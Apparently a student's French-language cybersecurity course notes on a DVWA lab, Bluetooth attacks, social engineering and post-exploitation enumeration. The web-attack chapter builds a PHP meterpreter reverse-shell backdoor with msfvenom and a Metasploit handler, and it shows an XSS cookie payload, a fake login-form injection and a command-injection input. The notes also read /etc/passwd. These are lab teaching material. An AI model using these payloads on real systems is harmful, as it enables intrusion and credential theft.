6. **Composants vulnérables et obsolètes** : Même les sites Web les plus simples ont de nombreuses dépendances telles que des frameworks, des bibliothèques, des extensions et des plugins, et chacun d'entre eux doit être tenu à jour. Les attaquants cherchent activement des sites Web comportant des composants vulnérables qu'ils peuvent exploiter pour propager des logiciels malveillants, lancer des attaques de phishing, etc. C'est pourquoi ne pas installer de mises à jour, quelle qu'en soit la raison est une mauvaise idée.
7. **Échecs d'identification et d'authentification** : Les échecs d'authentification et de gestion des identités exposent les app au risque que des acteurs malveillants se fassent passer pour de véritables utilisateurs. Un ID de session configuré sans période de validité peut s'exécuter. Les mdp faibles peuvent être susceptible d'être deviné et sans lulte de débit imposées aux tentatives de connexion, les attaques auto continuent de le faire jusqu'à ce qu'elles réussissent.
8. **Défaillances des logiciels et de l'intégrité des données** : Il s'agit d'un type de défaut de conception. La complexité des architectures modernes signifie que les dev ajoutent souvent des plugins et des biblio au pipelines à partir de diverses sources sans vérifier leur intégrité.
9. **Échecs de journalisation et de surveillance de sécurité** : De mauvaises capacités de journalisation et de surveillance signifient que des incidents sont manqués et que des alertes ne sont pas générées, et qu'ils peuvent rester inaperçus suffisamment longtemps pour causer des dégâts importants.
10. **Contrefaçon de requête côté serveur (Server-Side Request Forgery - SSRF)** : Cette vulné permet aux attaquants d'effectuer des requêtes non autorisées depuis le serveur vers d'autres ressources internes ou externes.

## → Chapitre 3 - Attaques WEB

Installation et config d'un serveur DVWA (Damn vulnerable Web App)

DVWA est une app web PHP/MySQL, dont l'objectif principal est de permettre aux pro de la sécu de tester leur compétences et leur outils dans un environnement légal.

### ➤ 1 - Installation

```
apt-get -i install apache2 mariadb-server php php-mysqli php-gd libapache2-mod-php git
```

```
git clone https://github.com/digininja/DVWA.git
```

### ➤ 2 - Configuration

- Start le service Mysql

Config du serveur MYSQL

```
(root@KALI)-[/var/www/html]
# service mysql start

(root@KALI)-[/var/www/html]
# mysql
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.11.7-MariaDB-4 Debian n/a

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> create user dvwa@localhost identified by 'p@ssw0rd';
Query OK, 0 rows affected (0.010 sec)


MariaDB [(none)]> grant all on dvwa.* to dvwa@localhost;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.000 sec)

MariaDB [(none)]> exit
Bye
```

Regarder la fiche pour plus d'infos sur l'installation et la config

On accède à la page web DVWA



## ➤ 4 - Création d'une porte dérobée en utilisant PHP


### 1. Création d'une porte dérobée PHP malveillante

```
(root@KALI)-[/var/www/html/DVWA/config]
# msfvenom -p php/meterpreter_reverse_tcp LHOST=10.71.121.135 LPORT=6000 -f raw>msfv-shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 34852 bytes
```

IP machine : 10.71.121.135

la commande : `msfvenom -p php/meterpreter_reverse_tcp LHOST=10.71.121.135 LPORT=6000 -f raw>msfv-shell.php`

### 2. Télécharger le fichier sur DVWA



Contrôler que le fichier est bien dans le répertoire uploads

3. Lancer Metasploit Framework : dans le terminal tapez msfconsole et config de l'exploit

Metasploit Documentation: <https://docs.metasploit.com/>

```
msf6 >
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

```
msf6 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf6 exploit(multi/handler) >
```

```
msf6 exploit(multi/handler) > set LHOST 10.71.121.135
LHOST => 10.71.121.135
msf6 exploit(multi/handler) > set LPORT 6000
LPORT => 6000
```

```
msf6 exploit(multi/handler) > show options
```

Payload options (php/meterpreter\_reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	10.71.121.135	yes	The listen address (an interface may be specified)
LPORT	6000	yes	The listen port

Exploit target:

Id	Name
0	Wildcard Target

View the full module info with the `info`, or `info -d` command.

## ➤ Réalisation d'attaque XSS : Injection de code malveillant dans une page consulté

### 1. Connectez-vous au DVWA et cliquez sur XSS Reflected

2. Dans le champ "what' your name ?"

Saisir le script suivant : `<script>alert(document.cookie);</script>`

Dans ce script, nous demandons à l'application Web de nous alerter en affichant une fenêtre contextuelle `<document.cookie>` qui nous fournira les valeurs actuelles du cookie et de PHPSESSID.

3. Nous allons tenter d'injecter un formulaire dans cette page pour inciter l'utilisateur à saisir ses informations d'identification et de renvoyer le résultat sur une page d'erreur

-> Sur DVWA page XSS Reflected entrez le scrt suivant :

```
<h3>Authentication serveur</h3> <form action=http://localhost>Nom d'utilisateur:<br><input type=<<username>> name=<<username>>></br>Mot de passe:<br><input type="password.....
```

**DVWA**

**Vulnerability: Reflected Cross Site Scripting (XSS)**


What's your name?

Hello Authentification serveur  
Nom d'utilisateur:  
test  
Mot de passe:  
test  
 <br>

**More Information**


- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <https://www.cgisecurity.com/xss-faq.html>
- <https://www.scriptalert1.com/>

On voit les login mdp en haut



## ➤ Réalisation d'attaque par exécution de commande

1. Attaque par exécution de commande simple
  - a. Sur DVWA, cliquez sur commande injection
  - b. On vas lister les fichiers : localhost && ls -la



2. Attaque par exécution de commande en utilisant metasploit

- Démarrer Metasploit et utiliser l'exploit multi/script/web-delivery
- Use exploit/multi/script/web\_delivery
- exploit

## ➤ Scanner des application WEB


OWASP

## Installer zap


```
(root@KALI)-[~]
# apt install zaproxy

The following packages were automatically installed and are no longer r
equired:
r sites that make heavy use of javaS...
```

## Tout mettre à jour



## Automated Scan



# Module 12 - Cryptographie

## Chapitre 1 : Besoin de sécurité

En se basant sur les critères de sécurité de l'analyse de risque qui sont :

### *DICP*

- D => Disponibilité
- I => Intégrité
- C => Confidentialité
- P => Preuve (*identification / non-répudiation / tracabilité*)

## Chapitre 2 : Cryptographie

Science mathématique permettant d'effectuer des opérations sur un texte intelligible afin d'assurer une ou plusieurs propriétés de la sécurité de l'information.

### **Cryptanalyse**

La science permettant d'étudier les systèmes cryptographiques en vue de les tester ou de les causer.

### **Cryptologie**

La science qui regroupe la cryptographie et cryptanalyse.





# Module 13 - Bluetooth

## Chapitre 1 : Qu'est-ce que le Bluetooth


Bluetooth est un standard de communication permettant l'échange bidirectionnel de données à très courte distance et utilisant des ondes radio UHF. Son objectif est de simplifier les connexions entre les appareils électroniques en supprimant des liaisons filaires.

L'objectif du Bluetooth est de transmettre des données ou de la voix entre des équipements possédants un circuit radio de faible coût.

- Le Bluetooth utilisant des ondes radio c'est pour cette raison que placer un objet, voire un mur entre l'émetteur et le récepteur n'empêche en aucun cas sa bonne transmission (2.4Ghz)
- Cette bande faisant partie des bandes de fréquences dites **ISM** (*Industrielles, scientifiques, médicale*), elle ne nécessite pas de licence pour être exploité.
- 2.4 GHz (*wifi, bluetooth, four à micro-onde*)
- 5 GHz (*wifi*)
- 433 MHz (*badyphones, alarmes domotique, LoRa*)
- 868 MHz (*domotique, SigFox, LoRa*)

## Chapitre 2 : La topologie du réseau

- Bluetooth est un réseau de type « ad-hoc »
  - Il est auto-configurable
- Les nœuds peuvent changer des données uniquement lorsqu'ils sont à portée de réception l'un par rapport à l'autre
- L'envoi d'information s'effectue par paquet lors des communication IP
- Chaque machine peut échanger des informations avec n'importe quelle machine



## Chapitre 3 : pros & cons

### Avantage

- Largement utilisé techno connus et maîtrisés
- Gratuite et fiable
- Taux de transferts augmenter par rapport à l'infra-rouge
- Faible puissance électrique avec un faible protocole aérien

### Inconvénients

- La fréquence radio (RF) Bluetooth sont plus ouverts à l'interception et aux attaques
- Taux de transfert de données petit par rapport au WiFi
- Problèmes de communications, surtout entre des appareils de marque différente

## Chapitre 4 : Sécurité

Il y a trois niveaux de sécurité dans le Bluetooth :

- Pas de gestion de sécurité

- Gestion de la sécurité au niveau applicatif (*identification*)
- Gestion de sécurité au niveau liaison Bluetooth
  - Mise en place d'un processus d'authentification
  - Suivi ou non par un chiffrement à l'aide de clés privées

L'algorithme de sécurité utilise :

- Le numéro d'identité du terminal
- Une clé privée
- Un générateur aléatoire interne à la puce Bluetooth
  - Pour chaque transaction, un nouveau numéro aléatoire est tiré pour chiffrer les données à transmettre
- Dans un **scatternet** (*réseau ad hoc*)
  - Il faut procéder au début de la mise en relation, à un échange de clés privées entre les processus de piconnets (*utilisateur de réseau ad hoc*) indépendants

## Chapitre 5 : attaques

### Bluejacking

- Le bluejacking est une attaque relativement inoffensive lors de laquelle un pirate envoie des messages non sollicités à des appareils détectables dans la zone.
- L'attaque est menée en exploitant la fonction de carte de visite électronique bluetooth comme support de message.
- Le pirate informatique ne peut accéder à aucune information ni intercepter aucun message.

Vous pouvez vous protéger de ces spams non sollicités en mettant votre téléphone en mode caché, en mode invisible ou en mode non détectable.

Le Blue jacking n'est donc ni plus ni moins qu'une méthode de piratage qui permet à un individu d'envoyer des messages anonymes à un appareil Bluetooth dans un certain rayon.

Tout d'abord, le pirate analyse son environnement à l'aide d'un appareil compatible Bluetooth, à la recherche d'autres appareils. Ensuite il envoie un message non sollicité aux périphériques détectés.

Le Bluejacking exploite une fonction Bluetooth de base qui permet aux appareils d'envoyer des messages à des contacts à portés. Il ne permet pas le détournement complet de l'appareil.

Le pirate ne peut qu'envoyer des messages non sollicités. Détournement ne se produit pas réellement parce que l'agresseur n'a jamais le contrôle de l'appareil de la victime. Au pire, Bluejacking est juste une sorte de SPAM.

## Bluesnarfing

Le Bluesnarfing est bien pire que le Bluejacking car il permet à un hacker d'accéder à certaines de vos informations privées.

Dans ce type d'attaques, un pirate informatique utilise un logiciel spécial pour demander des informations à un appareil via le profil Bluetooth OBEX push. Cette attaque peut être effectuée contre des périphériques en mode invisibles mais cela demande un temps considérable pour y parvenir. Sans connaître le nom du périphérique.

- ⇒ Le Bluesnarfing est donc un piratage de périphérique effectué lorsqu'un périphérique sans fil compatible Bluetooth reste constamment en mode découverte.

Il permet aux pirates d'accéder à distant aux données des périphériques Bluetooth, telles que :

- Le calendrier
- La liste de contacts
- Les emails
- Les textos de l'utilisateur

Cette attaque est perpétrée à l'insu de la victime.

Les périphériques Bluetooth sont vulnérables aux attaques de Bluesnarfing lorsqu'ils sont en mode découvrables car les pirates peuvent répondre aux requêtes d'autre périphérique Bluetooth.

La plupart des modes de découvertes des téléphones mobiles sont activés par défaut. A moins que le mode ne soit désactivé, un dispositif est donc par défaut sensible aux attaques de Bluesnarfing.

- La seule façon de protéger complètement un appareil sans fil contre le Bluesnarfing est de désactiver le Bluetooth
- De même, le fait de garder son téléphone en mode invisible offre une certaine protection.
- Éteindre le Bluetooth

## Blue Bugging

Lorsque que votre téléphone est en mode découverte, un pirate peut utiliser le même point d'entrée que le Bluejacking et le Bluesnarfing pour prendre votre téléphone sous son control. La plupart des téléphones ne sont pas vulnérables au Blue Bugging, mais certains des premiers modèles dont le firewire est obsolète peuvent être piratées de cette façon.

### Les différents outils intégrés dans Kali pour pirater le Bluetooth

- **Bluelog** : un outil d'étude. Il scanne la zone pour trouver les périphériques découvrables et les enregistrer dans un fichier
- **Blueranger** : Un script Python simple qui utilise les pings i2cap pour localiser les périphériques Bluetooth et déterminer leurs distances approximatives.
- **Btscanner** : cet outil basé sur une interface utilisateur graphiques recherche les périphériques
- **Spooftooph** : logiciel de spoofing Bluetooth
- **Bettercap** : Bettercap est le successeur d'Ettercap et comporte des modules d'attaque pour différents types de technologies radio et réseau, dont le Bluetooth. Bettercap peut traquer et attaquer des réseaux Wi-Fi, et par défaut, commence à énumérer les périphériques sur n'importe quel réseau sur lequel vous vous trouvez. Cette capacité est bien utile pour identifier et balayer des appareils Bluetooth

## Module 14 - Sécurité physique et sociale en cybersécurité

**Objectif du cours** : protection des ressources physique et sensibilisation à l'ingénierie sociale (manipulation psycho des individus)

## ➤ C'est quoi la sécurité physique ?

La sécurité physique englobe toutes les mesures visant à protéger les personnes, les biens matériels et les infra d'une entreprise contre les risques d'intrusion, de vol, de vandalisme ou de sabotage.

Cela inclut notamment la mise en place de dispositif de contrôle d'accès, de vidéosurveillance, d'alarmes et de dispositifs anti-incendie, ainsi que la formation personnel à la prévention des risques et la mise en place d'urgence.

Les conséquences d'un manque de sécu physique peuvent être dramatiques, tant sur le plan humain (accidents, agressions) que sur le plan économique (pertes financières atteintes à la réputation).

## ➤ La Cybersécurité c'est quoi ?

La cybersécurité concerne la protection des données des systèmes informatiques et des réseaux contre les cyberattaques, les intrusions, les vols d'infos et les actes de malveillance.

## ➤ Trouver un équilibre entre sécurité physique et cybersécurité

Il est évident que la sécurité physique et la cybersécurité sont deux aspects indissociables de la politique de sécu d'une E. Néanmoins les ressources étant souvent limitées, il est parfois nécessaire de faire des choix et de prioriser certaines actions en fonction des risques et des enjeux propres à chaque orga.

## ➤ Qu'est ce que l'ingénierie social

## ➤ Qu'est ce que l'ingénierie sociale ?

Une technique de manipulation utilisée par les cybercriminels pour inciter les gens à partager des infos confidentielles.

Elle mise sur l'instinct fondamental de l'être humain à faire confiance pour voler des infos perso et corporatives qui peuvent ensuite être utilisées pour commettre d'autres cybercrimes.

## Les attaques les plus fréquentes utilisant l'ingénierie sociale

1. Hameçonage
2. Harponnage
3. L'appât : en ligne ou dans un lieu physique (criminel promet une récompense en échange d'infos sensibles ou de la connaissance de sa localisation)
4. Logiciel Malveillant
5. Prétexe : prend une fausse identité pour inciter ses victimes à communiquer des infos.
6. L'échange de biens ou de services
7. Talonnage (ex: se servir de quelqu'un suivre une personne alors qu'on a pas de badge)
8. L'hameçonnage vocal
9. L'attaque de point d'eau : Une attaque de point d'eau est une technique de cyberattaque qui consiste à piéger un site Internet légitime afin d'infecter les machines des visiteurs du domaine considéré comme la cible par l'attaquant.

### ➤ Les faiblesses de l'être humain exploitées par l'ingénierie social

1. La peur (ex: je vais faire du mal à ta famille)
2. L'avidité
3. La curiosité (les cybercriminels prêtent attention aux événements qui font l'objet d'une grande couverture médiatique et profitent ensuite de la curiosité humaine pour inciter leurs victimes à compléter certaines actions.
4. L'entraide
5. L'Urgence

### ➤ Comment se prémunir de ces attaques

- Installer un logiciel antivirus de confiance
- Modifier les paramètres de gestion des spams
- Changer régulièrement les mots de passe
- Vérifier les sources avant de cliquer sur un lien, mails, fichiers

# Module 15 - Post-exploitation

## Exam

### → Chapitre 1 - Définition

Le terme post-exploitation fait référence aux actions effectuées une fois que l'on a obtenu un certain niveau d'accès au système cible. Les actions de post-exploitations sont :

- L'élévation des privilèges : droits
- Les mouvements latéraux : déplacements sur le réseau (aller d'une machine à l'autre)
- La persistance : activation de porte dérobée
- Enumération : récupération d'informations

### → Chapitre 2 - Elévation de privilèges

L'élévation des privilèges implique de passer un compte avec des autorisations inférieur à un compte avec des autorisations supérieures.

L'élévation des privilèges est crucial car cela permet d'obtenir des niveaux d'accès d'admin pour effectuer des actions telles que :

- Réinitialiser le mdp
- Contourner les contrôles d'accès pour compromettre les données protégées
- Modification des config logicielles
- Activer la persistance ( activer une porte dérobée)
- Modifier le privilège des utilisateurs existants (ou nouveaux)

### → Chapitre 3 - Enumération

L'énumération est un processus qui consiste à accéder aux services qui tournent derrière les ports ouverts, découverts lors du scanning afin d'obtenir plus d'infos sur la cible.



La phase d'énumération permet d'accéder à l'environnement Intranet d'un système cible afin d'obtenir des infos sûres :

- Les ressources du réseau et partages
- Les users et les groupe
- Les tables de routage
- Le noms des machines
- Les détails SNMP et DNS
- Les mots de passe

## 1 - L'énumération des utilisateurs et des comptes utilisateurs

après avoir accéder à la cible, la première choses est d'identifier le contexte de l'utilisateur

Afficher le nom d'utilisateur -> Commande sous windows et linux : whoami

```
(root@KALI)-[~]  
# whoami  
root
```

```
C:\Users\smari>whoami  
desktop-q20cv6s\smari
```

Information de contexte sur l'utilisateur -> Commande sous linux : id

```
(root@KALI)-[~]  
# id  
uid=0(root) gid=0(root) groups=0(root)
```

```
(root@KALI)-[~]  
# exit
```

```
(kali@KALI)-[~]  
$ id  
uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),113(wireshark),116(bluetooth),121(lpadmin),129(scanner),137(kaboxer)
```

```
C:\Users\smari>whoami/user
```

```
Informations sur l'utilisateur  
-----  
  
Nom d'utilisateur      SID  
=====
```

desktop-q20cv6s\smari	S-1-5-21-700276629-1811236656-846531985-1000
-----------------------	--

## 2 - Découvrir d'autres comptes utilisateurs

- Commande sous windows "net user"

```
C:\Users\smari>net user

comptes d'utilisateurs de \\DESKTOP-Q20CV6S

-----
Administrateur          DefaultAccount          Invité
smari                   WDAGUtilityAccount
La commande s'est terminée correctement.
```

- Commande sous windows net user administrateur

```
C:\Users\smari>net user administrateur
Nom d'utilisateur          Administrateur
Nom complet
Commentaire                Compte d'utilisateur d'administration
Commentaires utilisateur
Code du pays ou de la région 000 (Valeur par défaut du système)
Compte : actif             Non
Le compte expire           Jamais

Mot de passe : dernier changmt. 11/06/2024 11:09:52
Le mot de passe expire        Jamais
Le mot de passe modifiable    11/06/2024 11:09:52
Mot de passe exigé           Oui
L'utilisateur peut changer de mot de passe  Oui
```

- Sous linux : découvrir d'autres comptes users -> Commande sous linux : cat /etc/passwd

```
(root@KALI)-[~]
# cat /etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
